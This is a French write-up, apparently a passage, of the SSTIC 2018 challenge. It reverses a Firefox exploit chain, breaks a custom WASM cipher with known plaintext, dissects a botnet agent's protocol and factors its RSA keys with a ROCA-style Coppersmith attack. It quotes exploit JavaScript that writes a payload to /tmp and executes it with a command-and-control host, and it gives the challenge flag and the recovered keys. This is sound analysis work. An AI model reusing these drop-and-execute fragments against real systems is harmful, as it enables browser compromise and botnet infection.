Solution du challenge SSTIC 2018

Frédéric Perriot

31 mai 2018

Le challenge SSTIC 2018 consistait, en partant d'une capture du trafic réseau d'un poste infecté, à retrouver une adresse mail sur un serveur de contrôle malveillant.

Il fallait d'abord situer dans le trafic la partie correspondant à l'exploitation d'une vulnérabilité du navigateur Firefox. L'exploit déchiffrait une charge utile avec un algorithme cryptographique maison, implanté en Web Assembly (WASM). Après analyse du WASM, l'algorithme s'avérait vulnérable à une attaque à clair connu. Il était alors possible de récupérer la charge utile, un binaire ELF 64-bit.

Le binaire ELF était un robot prenant ses ordres d'un serveur de commandes (*Command & Control server* = CC) à travers un réseau pair-à-pair décentralisé (*mesh network*). Le trafic du réseau pair-à-pair était ici aussi chiffré, mais une nouvelle faille permettait de le déchiffrer. En effet, le chiffrement, un Rijndael affaibli (4 tours), utilisait des clés symétriques échangées par RSA, et la génération de nombres premiers du RSA était vulnérable à une attaque de Coppersmith. On pouvait donc retrouver les clés symétriques et disséquer les communications de la machine victime avec sa voisine immédiate.

L'analyse du protocole de communication révélait la présence de l'adresse du CC dans les informations fournies à la victime. Par ailleurs le binaire ELF s'avérait capable, par le biais d'une option en ligne de commande, de jouer aussi le rôle de CC - on pouvait donc supposer que le même binaire tournait sur le serveur de contrôle dans ce mode particulier. Sachant que les instructions du challenge nous indiquait de tenter un "hack back", il fallait alors trouver une faille exploitable à distance dans le binaire.

Une rétro-ingénierie plus complète du protocole de communication révélait alors un débordement de tampon sur le tas, exploitable à distance pour exécuter du code arbitraire. Le binaire en mode CC installait un filtre seccomp n'autorisant qu'une liste blanche d'appels système, mais en prenant soin de rester dans ces paramètres il était alors possible de lister les fichiers présents sur le CC et d'en extraire l'adresse finale.

Pour la résolution du challenge, j'ai travaillé essentiellement sous Mac OS X 10.12, excepté pour tester la partie exploit Linux où j'ai employé une VM Lubuntu 17.10 64-bit. L'analyse réseau a été réalisée avec WireShark, la rétro-ingénierie avec IDA Pro, la mise au point de l'exploit avec gdb. Les outils spécifiques ont été écrits en C, Python, Sage, assembleur, et OCaml.

1 Capture réseau

1.1 Vue d'ensemble de l'attaque

Nous sommes confrontés à une capture réseau assez conséquente. À première vue, il y a du DNS, TLS, HTTP... Pour débroussailler, fixons un filtre "http" dans WireShark. Cela nous donne une vue d'ensemble, que nous pouvons parcourir rapidement. On remarque à la fin de la capture des requêtes GET faisant références à des resources aux noms intéressants : "payload.js" (paquet 30993), "stage2.js" (paquet 31144). La machine 192.168.231.123 semble avoir été victime d'un exploit.

Une recherche de la chaîne "stage" nous indique une requête GET sur "stage1.js" (paquet 9266), dont la réponse (paquet 9275) contient clairement un exploit navigateur.

Une recherche de "stage1.js" dans le corps des paquets nous pointe vers la réponse HTTP du paquet 9208, en provenance de 104.20.251.41. Le contenu semble indiquer une page "index.html" en provenance du site d'information The Register. L'adresse IP correspond bien à The Register, et la structure authentique de la page d'accueil de The Register est très similaire au paquet 9208, hormis la dernière ligne du corps HTML, probablement injectée par un routeur malveillant :

```
<script src="http://10.241.20.18:8080/stage1.js"></script>
```


En lisant "stage1.js", on trouve une référence à un autre Javascript "utils.js". "stage1.js" lui-même est une adaptation d'un exploit existant d'une vulnérabilité de type Use-after-Free de Firefox, datant de 2017, décrite dans un post de blog de phoenhex [1], et pour laquelle un code d'exploitation est disponible sur github [2].

"stage1.js" charge également les scripts "blockcipher.js", "payload.js", et "stage2.js".

"blockcipher.js" est un Javascript minifié, fournissant l'interface vers un code Web Assembly (WASM) contenu dans "blockcipher.wasm".

La plupart des éléments proviennent de l'hôte 10.241.20.18, excepté "blockcipher.wasm" qui est téléchargé depuis 10.141.20.18 (peut-être une typo dans la préparation du challenge ?)

1. `https://phoenhex.re/2017-06-21/firefox-structuredclone-refleak`
2. `https://github.com/phoenhex/files/tree/master/exploits/share-with-care`



La fin de la capture révèle un long dialogue, apparemment chiffré, avec la machine 192.168.23.213, sur un port à l'aspect prometteur : 31337.

1.2 Fonctionnement du Javascript

Voyons comment s'articulent les différents modules identifiés. Le point de départ est la dernière ligne de "stage1.js", qui charge "utils.js" puis invoque la fonction *doit*.

```
load_js("http://10.241.20.18:8080/utils.js", doit);
```

doit implante une moitié de l'exploit Firefox, puis charge les autres modules js et passe la main à la fonction *pwn*. *pwn* poursuit l'exploitation en corrompant un objet Date, dont une méthode est détournée pour amorcer une chaîne ROP. *pwn* déclare une sous-fonction *drop_exec* capable de créer un fichier sur le disque, d'y placer un programme arbitraire, et de l'exécuter. Finalement, *pwn* invoque la fonction *decryptAndExecPayload*, située dans "stage2.js", en lui passant le callback *drop_exec* en paramètre. C'est donc "stage2.js" qui fournira la charge utile.

Il est intéressant de noter le nom de fichier et les paramètres employés par *drop_exec*, notamment l'adresse IP 192.168.23.213 et le port 31337.

```
write_str("/tmp/.f4ncyn0un0urs", 0);
rop_mem_backstore = leak_arraybuffer_backstore(rop_mem);
call_func(open, rop_mem_backstore+0x30, rop_mem_backstore, 0x241, 0x1ff);

console.log("[+] output file opened")

var dv = new DataView(data);
dv.getUint8(0);

console.log(leak_arraybuffer_backstore(data).toString(16));

call_func(write, rop_mem_backstore+0x38, memory.read(rop_mem_backstore+0x30),
                        leak_arraybuffer_backstore(data), data.byteLength);
call_func(close, rop_mem_backstore+0x38, memory.read(rop_mem_backstore+0x30),
                        0, 0, 0);

console.log("[+] wrote data")

args = ["/tmp/.f4ncyn0un0urs", "-h", "192.168.23.213", "-p", "31337"];

args_addr = rop_mem_backstore + 0x40;
data_offset = 0x100;
env_addr = rop_mem_backstore+0x90;

for(var i=0;i<args.length;i++) {
    memory.write(args_addr + 8*i, rop_mem_backstore + data_offset);
    data_offset += write_str(args[i], data_offset);
}
```

```
console.log("[+] executing");

call_func(execve, rop_mem_backstore+0x80, rop_mem_backstore, args_addr, env_addr);
```

La fonction *decryptAndExecPayload* de "stage2.js" est suffisamment courte pour la reproduire ici dans son intégralité.

```
async function decryptAndExecPayload(drop_exec) {
  // getFlag(0xbad);
  const passwordUrl = 'https://10.241.20.18:1443/password?
        session=c5bfdf5c-c1e3-4abf-a514-6c8d1cdd56f1';
  const response = await fetch(passwordUrl);
  const blob = await response.blob();

  const passwordReader = new FileReader();
  passwordReader.addEventListener('loadend', () => {
    Module.d = d;
      decryptData(deobfuscate(base64DecToArr(payload)),
                passwordReader.result).then((payloadBlob) => {
        var fileReader = new FileReader();
        fileReader.onload = function() {
            arrayBuffer = this.result;
            drop_exec(arrayBuffer);
        };
          console.log(payloadBlob);
        fileReader.readAsArrayBuffer(payloadBlob);
    });
  });
  passwordReader.readAsBinaryString(blob);
};
```

La fonction récupère un mot de passe via une connexion sécurisée HTTPS, puis l'emploie pour déchiffrer le contenu de la variable globale *payload*. Cette variable est déclarée par le module "payload.js" et consiste en la charge utile, chiffrée et encodée en base64. La charge utile déchiffrée est passée à *drop_ exec*.

Le déchiffrement est assuré par la fonction *decryptData*. Celle-ci dérive une clé du mot de passe par un algorithme PBKDF2, puis déchiffre la charge utile en mode CBC, en employant une primitive de déchiffrement *_ decryptBlock*, fournie par la variable globale *Module*, elle-même définie dans "blockcipher.js". *decryptData* vérifie la présence du marqueur '-Fancy Nounours-' au début des données déchiffrées. Ce test d'intégrité nous fournit un bloc de clair connu (16 octets), bien utile dans l'attaque à venir.

"blockcipher.js" est visiblement produit par le compilateur emscripten [3], capable de compiler un source C vers du Web Assembly. La fonction *_ decryptBlock* de "blockcipher.js" est un simple emballage (francisation de *wrapper* ; bonjour à mes collègues de l'ANSSI) de la fonction homonyme exportée par "blockcipher.wasm".

Comment s'y prendre pour déchiffrer ? Il semble compliqué de partir du mot de passe. Nous disposons du trafic réseau HTTPS, mais celui-ci utilise une suite de chiffrement assurant la PFS (Perfect Forward Secrecy).

3. `https://github.com/kripken/emscripten`

Il nous faut donc étudier le module WASM pour comprendre l'algorithme de déchiffrement d'un bloc, probablement y trouver une faille, et tenter de déchiffrer la charge utile de cette manière.

2 WASM

On extrait le fichier "blockcipher.wasm" du paquet 30985. Le résultat est un fichier binaire de 13782 octets. Nous pouvons le désassembler vers du source avec l'outil *wasm2wat* du WebAssembly Binary Toolkit [4]. Le format .wat est un genre d'assembleur ; il est aussi possible de décompiler vers du C avec l'outil *wasm2c*, mais le source produit est une traduction quasi-littérale de l'assembleur, donc le gain de lisibilité est mineur.

Une section du code source nous indique les fonctions exportées par le module WASM, dont la fonction *_decryptBlock*, ainsi que la fonction *_setDecryptKey* appelée par le Javascript pour charger la clé de déchiffrement.

```
[...]
(export "_decryptBlock" (func 15))
(export "_free" (func 20))
(export "_getFlag" (func 18))
(export "_malloc" (func 19))
(export "_memcpy" (func 24))
(export "_memset" (func 25))
(export "_sbrk" (func 26))
(export "_setDecryptKey" (func 14))
[...]
```

On trouve également un certain nombre de fonctions utilitaires, d'allocation, de manipulation mémoire, etc. exposant une libc standard.

Le code assembleur brut de la fonction 15, correspondant à *_decryptBlock*, est peu lisible. Il va nous falloir le transformer en un pseudo-code.

```
(func (;15;) (type 5) (param i32 i32)
  (local i32 i32 i32 i32 i32 i32 i32 i32 i32 i32
         i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32
         i32 i32 i32 i32 i32 i32 i64 i64)
  get_global 4
  set_local 25
  get_global 4
  i32.const 16
  i32.add
  set_global 4
  get_local 25
  tee_local 2
  get_local 0
  i64.load offset=144
  get_local 1
  i64.load
  i64.xor
  i64.store
[...]
```

4. https://github.com/WebAssembly/wabt

La traduction de l'assembleur en pseudo-code est fastidieuse mais sans grande difficulté. Faisons tout de même mention des instructions *call* présentes dans la fonction 15. Il s'agit d'appels vers une fonction Javascript, nommée *d*, passée au module WASM à travers la variable *ASM_CONSTS* déclarée par "block-cipher.js". Ainsi, de même que Javascript peut appeler des fonctions WASM, celles-ci peuvent rappeler des fonctions Javascript.

Voici la fonction 15 simplifiée.

```
_decryptBlock(ctx, blk)

    buf = blk ^ ctx[9 * 16 : +16]

    for (i = 8; i >= 0; i--)
    {
      loop 16 times
      {
        sum = buf[0]

        for (a = 0; a < 15; a++)
        {
          buf[a] = buf[a+1]
          byte mask = 0
          byte e = data[a + 281]
          byte msg = buf[a+1]
          do
          {
            mask ^= (e & 1) ? msg : 0
            msg = (msg << 1) ^ ((msg & 0x80) ? 195 : 0)
            e >>= 1
          }
          while (e)

          sum ^= mask
        }
        buf[15] = sum
      }

      for (k = 0; k < 16; k++)
        buf[k] = d(perm[buf[k]]);

      buf ^= ctx[i * 16 : +16]
    }

    for (n = 0; n < 16; n++)
        buf[n] = perm[buf[n]];

    blk = buf
```

Les paramètres de la fonction sont *ctx*, un contexte de 160 octets contenant des clés de tours dérivées de la clé de déchiffrement par *_setDecryptKey*, et *blk* le bloc de 16 octets à déchiffrer. La variable globale *data* fait référence à la section de données initialisées du WASM, et *perm* aux 256 premiers octets de cette section *data*, contenant une permutation des valeurs 0 à 255 utilisée comme S-box.

La structure du déchiffrement est une boucle de 10 tours, employant chacun une clé de tour de 16 octets prise dans le contexte. Dans chacun des 9 premiers tour, le tampon de travail *buf* est xoré avec la clé de tour, puis subit une

transformation φ implantée dans une boucle de 16 tours, puis une substitution utilisant la S-box *perm* et la fonction d du Javascript. Le dernier tour est particulier, le tampon de travail y est simplement xoré avec la clé de tour, et permuté avec la S-box *perm*, mais il n'utilise ni φ ni d.

d est définie comme :

```
function d(x) {
  return ((200 * x * x) + (255 * x) + 92) % 0x100;
}
```

Penchons-nous sur le fonctionnement de φ, la boucle de 16 tours. À chaque tour, le tampon de travail est décalé vers la gauche d'un octet, et l'octet de droite $buf[15]$ est mis à jour avec une "somme" des 16 octets.

Si l'on considère la variable *msg* comme un polynôme, la boucle interne *do { ... } while (e)* s'explique comme une multiplication polynomiale. En effet la ligne *msg = (msg << 1) ^ ((msg & 0x80) ? 195 : 0)* n'est autre qu'une multiplication de *msg* par X dans le corps $F2[X]/p(X)$, où $p(X)$ est le polynôme primitif $X^8 + X^7 + X^6 + X + 1$ ($195 = 0\text{xc3} = 0\text{b}11000011$, chaque bit représentant un coefficient du polynôme primitif).

Dès lors, la boucle interne calcule *mask* comme le produit de polynômes $Q_a(X) * buf[a+1]$, où Q_a provient de $data[a+281]$ et est indépendant de *buf*.

Quant à $buf[15]$, à l'issue de la boucle *for* portant sur a, il est la somme $buf[0] + Q_0(X) * buf[1] + ... + Q_{14}(X) * buf[15]$, où les Q_a sont des polynômes constants connus.

Par conséquent, chaque tour de la boucle de 16 tours composant φ opère une transformation linéaire sur le tampon de travail, et donc φ est linéaire. Ceci signifie $\varphi(buf \oplus buf') = \varphi(buf) \oplus \varphi(buf')$, où $\oplus$ représente l'opération xor, qui est aussi l'addition de polynômes dans $F2[X]$.

Pour être efficace, le chiffrement doit avoir une composante non-linéaire ; celle-ci devrait normalement être fournie par la substitution $d \circ perm$. Or on constate empiriquement que $d \circ perm$ est l'identité !

3 Attaque cryptographique du WASM

L'élimination de la phase $d \circ perm$ simplifie considérablement le déchiffrement. Si l'on nomme C le bloc chiffré, P le bloc clair, et K_i la clé du tour i, on a :

$P = perm(\varphi(K_0 \oplus \varphi(K_1 \oplus ...\varphi(K_9 \oplus C))))))))))$

Par linéarité de φ :

$P = perm(M \oplus \varphi^9(C))$, où $M = \varphi(K_0) \oplus \varphi^2(K_1) \oplus ... \oplus \varphi^9(K_9)$

M est un masque ne dépendant que de la clé.

Nous connaissons le déchiffrement du premier bloc, il s'agit du marqueur '-Fancy Nounours-' vérifié par *decryptData*. Du coup nous pouvons calculer M (il faut prendre en compte l'IV, puisque nous sommes en mode CBC) :

$M = \varphi^9(C_0) \oplus perm^{-1}(IV \oplus P_0)$

Connaissant M, le déchiffrement du reste des blocs est automatique. Le programme *crackit.ml* réalise le déchiffrement, et nous récupérons ainsi la charge utile.

4 Aperçu du binaire

L'agent téléchargé et exécuté sur la victime par l'exploit Firefox est un binaire ELF 64-bit de 972272 octets, linké statiquement avec la glibc, et non strippé. Nous avons donc les noms de toutes les fonctions, ce qui va grandement faciliter la rétro-ingénierie. Le type de l'exécutable est ET_EXEC - par opposition à ET_DYN - ce qui indique un binaire non-PIE (*Position-Independent Executable*) dont le module principal sera chargé à une adresse fixe. L'absence d'ASLR facilitera l'exploitation.

La fonction *main* appelle *agent_init* pour parser les options de la ligne de commande, établir la configuration de l'agent, et initialiser les communications réseau. Puis *main* invoque *agent_main_loop*, la boucle principale du programme, qui accepte les connexions d'autres agents, et traitent les messages reçus.

4.1 Initialisation

Chaque agent possède un identifiant, qui est copié dans l'en-tête des messages envoyés par l'agent, mais n'a qu'un rôle informatif. Plusieurs agents peuvent partager le même identifiant. L'identifiant par défaut est "babar007" ; il peut être modifié avec l'option "-i".

Chaque agent possède également une adresse, qui doit elle être unique, et qui sert au routage des messages dans le réseau pair-à-pair. Il s'agit d'un nombre sur 64-bit. Par défaut, l'adresse est choisie au hasard au démarrage de l'agent ; elle peut être fixée avec l'option "-a". Les éventuels duplicatas sont détectés pendant l'appairage de l'agent au réseau ; l'agent reçoit alors un message lui indiquant qu'il doit changer d'adresse. Le CC utilise l'adresse particulière 0.

L'agent écoute sur un port TCP, par défaut le port 31337, configurable par l'option "-l". Il s'agit du port sur lequel des pairs peuvent se connecter pour rejoindre le réseau.

Il faut ensuite distinguer deux modes de fonctionnement de l'agent : le mode robot, et le mode CC.

Par défaut, l'agent démarre en mode robot ; il se connecte alors immédiatement à un pair privilégié, appelons-le l'*uplink*. L'adresse de l'*uplink* et le port de connexion doivent être fournis en ligne de commande avec les options "-h" et "-p". L'*uplink* est une machine déjà compromise faisant partie du réseau pair-à-pair, et à travers laquelle l'agent va pouvoir communiquer avec le CC. L'agent envoie à l'*uplink* une requête d'appairage avec son adresse. Si l'adresse est un duplicata, il en est notifié par l'*uplink* et change d'adresse. Si son adresse est unique, l'*uplink* accepte la requête d'appairage et renvoie à l'agent son propre

uplink et, récursivement, la liste de tous les pairs sur le chemin du CC. L'agent conserve cette liste de pairs, et l'utilise pour tenter de se reconnecter au réseau en cas de perte de connectivité avec l'*uplink*.

En passant l'option "-c" avec comme paramètre "SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}", l'agent démarre en mode CC. Dans ce cas, l'agent utilise l'adresse 0, il ne se connecte pas à un *uplink*, et il installe un filtre noyau seccomp pour limiter à une liste blanche les appels système autorisés (cf Annexe 1). Le mode CC désactive aussi certaines des fonctionnalités de l'agent, comme le téléchargement de fichiers.

4.2 Boucle principale

agent_main_loop est une boucle infinie qui effectue un *select* sur l'ensemble des descripteurs de fichiers et sockets susceptibles de fournir des données, puis lit des données ou messages depuis ces sources et réagit en conséquence.

La liste des descripteurs sélectionnés inclue la socket d'écoute de l'agent, et l'ensemble des passerelles déjà appairés avec l'agent. S'y ajoute, en mode CC, l'entrée standard (descripteur 0), sur laquelle des commandes de débugage de l'agent sont interprétées, et en mode robot, l'*uplink* par lequel arrivent les ordres du CC. De plus, si des téléchargements de fichiers sont en cours depuis l'agent, les éventuels descripteurs de fichiers en train d'être lus sont ajoutés à liste du *select*.

L'appel *select* fournit à l'agent l'ensemble des descripteurs lisibles, après quoi l'agent énumère chacun d'entre eux. Sur la socket d'écoute, l'agent accepte des connexions sécurisées de nouvelles passerelles. Sur chacune des routes connues et sur l'*uplink*, l'agent traite des messages qui lui sont destinés, ou les fait suivre à la bonne passerelle selon leur adresse de destination.

L'agent conserve une table de routage recensant les adresses de pairs connus ; chaque adresse d'un pair apparaît dans une table associée à la passerelle par laquelle il peut être atteint. L'*uplink* joue le rôle de passerelle par défaut. Ainsi, l'agent maintient une visibilité de tous les pairs situés "sous" lui dans le réseau. Le réseau en arbre est entièrement connecté, mais l'échange d'un message entre deux pairs partageant un *uplink* est routé localement, il n'a pas besoin de remonter au CC.

Les messages échangés commencent par un en-tête, et sont suivis d'un corps de message qui peut faire jusqu'à 16ko.

```
struct msg_hdr
{
  __int64 magic;    // 0xD1D3C0DE41414141LL
  __int64 id;       // par ex. "babar007"
  __int64 src;      // adresse source
  __int64 dst;      // adresse de destination
  int flags;        // type du message
  unsigned int sz; // taille totale du message, en-tête inclus
};
```

Le champ *flags* du message est un *bitfield* dont le contenu indique le type de message.

message de base	combiné avec	*flags*	signification
MSG_PEERING		10000h	requête d'appairage
	MSG_REPLY	1000000h	appairage réussi, liste des *uplink* dans le corps du message
	MSG_DUPL_ADDR	20000h	appairage refusé, adresse source déjà assignée
MSG_PING		100h	ping, corps de message optionnel
	MSG_REPLY	1000000h	pong, réponse avec le même corps de message en écho
MSG_JOB		200h	création d'un job (toujours combiné avec :)
	MSG_JOB_EXEC	1	job d'exécution d'une tâche sur l'agent destination
	MSG_JOB_WRITE	2	job d'écriture d'un fichier
	MSG_JOB_READ	4	job de lecture d'un fichier
MSG_XMIT		2000000h	transmission d'un segment de données lié à un job en cours
MSG_END_XMIT		4000000h	fin de transmission

4.3 Routage

Les structures de routage jouent un rôle important dans l'exploit décrit ci-après, donc en voici les détails.

L'agent maintient une table de routage unique qui est un tableau de routes, assorti d'une taille et d'une capacité maximale.

```
struct __attribute__((aligned(8))) routing_tbl
{
  __int32 nb_routes;
  __int32 capacity;
  struct route *routes;
  struct transmitter_list_node *xmitter_list_hd;
};
```

Chaque route associe une passerelle (*gateway*) à un tableau d'adresses situées sur cette route, également assorti d'une taille et d'une capacité. Une passerelle est un pair auquel l'agent est connecté directement, et correspond à une socket.

```
struct route
{
  unsigned int nb_addrs;
  int cap;
  __int64 *addrs;
  struct scomm_peer *gateway;
};
```

Lorsqu'un nouvel hôte se connecte sur la socket d'écoute, l'agent crée une passerelle et ajoute une route à la table de routage. La route est initialement vide. Puis, lorsque de nouveaux hôtes s'appairent à travers la passerelle, la route s'accroît de leurs adresses.

La fonction *get_ gateway,* au coeur des décisions de routage, résout la passerelle associée à une adresse de destination, en recherchant l'adresse dans toutes

les routes. L'*uplink* joue le rôle de passerelle pour les messages destinés au CC (adresse de destination 0), et aussi le rôle de route par défaut quand l'adresse de destination n'apparaît pas dans la table de routage.

La table de routage et les tables d'adresses sont périodiquement réallouées pour augmenter leur capacité. Nous y reviendrons.

5 Communications sécurisées

Le protocole réseau ne repose pas directement sur TCP mais sur une couche de chiffrement implantée dans les fonctions *scomm_ **, reposant elles-mêmes sur l'API socket standard.

scomm_ connect
scomm_ disconnect
scomm_ bind_ listen
scomm_ init
scomm_ nextiv
scomm_ prepare_ channel
scomm_ send
scomm_ recv

Chaque lien de l'agent avec un pair utilise une structure *scomm_ chan* associant le descripteur de fichier d'une socket (champ *fd*) à des clés de chiffrement/déchiffrement.

```
struct __attribute__((aligned(8))) scomm_chan
{
  unsigned int dec_round_keys[60];
  unsigned int enc_round_keys[60];
  unsigned __int8 dec_key[16];
  unsigned __int8 enc_key[16];
  char iv[16];
  int fd;
};
```

scomm_ prepare_ channel est invoquée lors de l'établissement d'une nouvelle connexion, tant par le client (depuis *agent_ init*) que par le serveur (depuis *mesh_ process_ connection*). Cette fonction échange par RSA des clés symétriques de 128 bits, une clé de chiffrement (*enc_ key* dans la structure *scomm_ chan*), et une clé de déchiffrement (*dec_ key*). L'algorithme symétrique est un Rijndael sur 4 tours seulement. *scomm_ prepare_ channel* dérive aussi les clés de tours (champs *enc_ round_ keys* / *dec_ round_ keys*).

scomm_ send chiffre puis envoie un message sur la socket. *scomm_ recv* reçoit puis déchiffre un message.

Le Rijndael est employé en mode CBC, chaque message chiffré débute par un IV qui commence à 0, puis croît de 1 à chaque message envoyé (champ *iv* de la structure *scomm_ chan*).

L'échange des clés se déroule comme suit (de chaque côté, client et serveur) :

— l'agent génère une clé symétrique de 128 bit (une moitié du SHA256 de 64 octets lus dans */dev/urandom*)
— l'agent envoie son module RSA (2048 bits)
— l'agent reçoit le module RSA du pair
— l'agent chiffre la clé symétrique en RSA avec le module du pair et l'exposant public 65537, avec un bourrage PKCS#1 v1.5 (obsolète et dangereux)
— l'agent envoie la clé chiffrée
— l'agent reçoit une clé chiffrée avec son propre module RSA
— l'agent déchiffre la clé reçue (et vérifie l'intégrité du déchiffrement, avec au passage un *padding oracle*)

Par suite, la clé symétrique générée localement est utilisée pour déchiffrer, et la clé reçue du pair pour chiffrer.

Notons au passage un bug qui peut être gênant lorsqu'on ré-implante le protocole d'échange de clés : l'échange des clés symétriques est effectué par la fonction *send_recv* qui accepte un tampon et une taille en paramètres, envoie les données du tampon, puis reçoit le même nombre d'octets dans le tampon. Le cas courant est un échange de 256 octets (2048 bits, un message RSA) dans chaque direction. Cependant, il arrive que la clé symétrique chiffrée tienne dans 255 octets, quand l'octet le poids fort du message se trouve être un zéro. Cela se produit aléatoirement avec une probabilité dépendant du module RSA, mais de l'ordre de 1%. Dans ce cas, l'agent n'envoie que 255 octets, et ne tente de recevoir que 255 octets, nonobstant l'envoi probable d'un message de 256 octets par le pair. Il en résulte une erreur dans le déchiffrement RSA de la clé du pair, et un échec de l'établissement de la connexion sécurisée. On peut traiter le problème en détectant l'envoi d'une clé courte, et en ré-essayant une nouvelle connexion dans ce cas.

Les paramètres du RSA sont générés au démarrage de l'agent, dans la fonction *rsa2048_gen*. *rsa2048_gen* génère les paramètres p et q de RSA en appelant la fonction *genPrimeInfFast*, puis calcule $N = pq$, $\varphi = (p-1)(q-1)$, et $d = e^{-1}[\varphi]$, où $e = 65537$. La bibliothèque mini-gmp est utilisée pour les calculs sur les grands entiers.

La génération de nombre premier par *genPrimeInfFast* consiste à produire des candidats d'une forme particulière, puis à tester leur primalité en appelant *mpz_probab_prime_p* (un test de Miller-Rabin), jusqu'à tomber sur un candidat passant le test. Chaque candidat (et donc le pseudo-premier sélectionné) est de la forme $k * M + (g^a \mod M)$, où $k = r + 6925650131069390$, r un entier aléatoire de 51 bits, M le produit des petits nombres premiers de 2 à 701, g un entier connu de 492 bits, et a un entier aléatoire de la taille de M.

On remarque que cette forme de nombre premier est très similaire à celle des mauvais nombres premiers produits par certains matériels Infineon, mise en lumière dans le papier "The Return of Coppersmith's Attack : Practical Factorization of Widely Used RSA Moduli", par Nemec et al (abrégé en ROCA). Nous savons donc d'où vient le *Inf* de *genPrimeInfFast*, et nous avons une piste pour casser les modules RSA échangés, retrouver les clés symétriques et déchiffrer le trafic entre la machine victime et sa voisine.

6 Attaque ROCA

Le papier ROCA (`https://crocs.fi.muni.cz/_media/public/papers/nemec_roca_ccs17_preprint.pdf`) décrit une attaque "pratique" pour un état-nation, mais pas pour un particulier. Le pire cas pour casser un RSA 2048 est évalué à 140 années*CPU. Heureusement, un paramètre diffère entre le challenge et le code d'Infineon, il s'agit du générateur g, qui vaut 65537 dans le papier ROCA, et 121642257772917755450942622275180418314357356094119742262251522990395329549227373650426170993198963549484289673122055729196552681687258183085322293 29 dans le challenge. Ce dernier nombre peut paraître très méchant, mais il a la gentille propriété d'être congru à -1 modulo le produit des 73 premiers facteurs de M , $P_{73} = 2*3*5*...*359*367$. Grace à cette propriété, nous allons pouvoir mener l'attaque rapidement sur un ordinateur personnel, en quelques minutes.

Il est nécessaire de lire le papier pour comprendre l'attaque ROCA, mais décrivons-la dans les grandes lignes.

Le cadre général de l'attaque initialement inventée par Coppersmith est, connaissant une moitié au moins des bits de p ou q, d'en déduire les facteurs complets. L'attaque applique l'algorithme LLL de réduction de réseau à la recherche de racines de polynômes bien choisis. Les auteurs de ROCA ont adapté l'attaque aux premiers de la forme particulière $k * M + (g^a \mod M)$, où le terme $(g^a \mod M)$ joue le rôle des bits connus. Ils remarquent d'abord que p et q conservent la même forme en substituant à M un diviseur M'. En choisissant M' judicieusement, le terme $(g^a \mod M')$ prend suffisamment peu de valeurs possibles pour pouvoir toutes les énumérer, et cependant fournit suffisamment d'information sur p pour appliquer une attaque de Coppersmith au terme $k * M'$, et en déduire p tout entier. Le fait que M est friable, c'est-à-dire composé uniquement de petits facteurs, est aussi essentiel dans l'attaque car cela permet de calculer un logarithme discret rapidement modulo M.

Bien que a soit grand, $(g^a \mod M')$ prend peu de valeurs possibles dès lors que le groupe multiplicatif engendré par g modulo M' a un ordre suffisamment petit. C'est ici où la gentille propriété de g intervient. Nous choisissons pour M' le produit de P_{73} et de quelques autres facteurs de M . L'ordre du groupe est le plus petit commun multiple des ordres des groupes engendrés par g modulo chacun des facteurs premiers de M' . Nous avons donc intérêt à choisir des facteurs de M tels que le groupe engendré par g est petit. (Le script *pick_ mprime.py* se charge de cette tâche.)

$M' = P_{73} * 449 * 503 * 577 * 617 * 631 * 641 * 673 * 701$ marche bien en pratique. L'ordre du groupe multiplicatif engendré par g modulo M' est 2688, et le nombre de bits fournis à l'attaque de Coppersmith (qui en nécessite au strict minimum $|N|/4 = 512$ bits) est 566 bits.

Nous réutilisons le code Sage de David Wong implantant l'attaque de Coppersmith fondée sur LLL (`https://github.com/mimoo/RSA-and-LLL-attacks/blob/master/coppersmith.sage`).

L'algorithme est utilisable en boîte noire, sans comprendre les détails des mathématiques sous-jacentes. Les paramètres $m = 5$ et $t = 6$ fonctionnent.

Pour la borne supérieure X des racines recherchées, il est essentiel de passer un entier. Le code python accepte un type flottant mais l'algorithme échoue, car le principe est de trouver des racines entières de polynômes à coefficients entiers, et X intervient dans la construction de ces polynômes. (Voir le script *roca.sage*).

En définitive, on factorise les modules RSA client et serveur.

Module client :

p =
17559453909151714472495751407221675311583446231680050394662176411810706730814884311590181126580255955617734203238327960848629600224619308966227957902765203549543568592134280199655368112481462665236777551283528850533886439661244554718876686042362958275066032863035701012044678794965140070019864925410873912218 9

q =
16048683695556395314803460272643078393830501656922779921168476549784573523697962142327535659002227347732963024989463239522223839088777172234826570215485386647755265299239162917808646184435881495064267867799908944185033288061392034221475797521189973113034227348125367357967606546885059679433229666209902762780 1

Module serveur :

p =
14445562707890880301406435607118323655655832164489488761869246435258205740980902668398297636324572637598108252321550017056248722626159589552878874680652838043498968620495816559307099584785848985057364725790701956033079112641562051270682419931009984229299770499370986338910234436527029067755389623383262265096 9

q =
14059318852654355185654424849862369157180560800639821224906896751902650004466615624483717881302377305291386712312299662740507859733804875871675482396722891895498967147311418402276939296991884661153276429997657039810266249559624235303601835170830286541304804874721016828575115474022660850860926768802573746186 1

On en déduit facilement les clés privées en inversant e modulo $\varphi(N)$, et on peut déchiffrer les clés symétriques.

Clé du client au serveur :

```
72ff8036d9200777d1e97a5be1d3f514
```

Clé du serveur au client :

```
4c1a69362fe00336f6a8460ff33dffd5
```

7 Trafic réseau du botnet

Muni des clés symétriques, nous pouvons déchiffrer le trafic réseau du botnet. Une manière de procéder est d'extraire avec WireShark chacun des flux TCP unidirectionnels entre les machines 192.168.231.123 (la victime) et 192.168.23.213

(l'*uplink*). Ensuite on rejoue chaque flux avec netcat en mode serveur, et on déchiffre avec un client *scomm* simple (voir l'outil *decrypt_raw_stream.ml*). L'essentiel du travail réside dans la ré-implantation de la couche *scomm* et la dissection des messages.

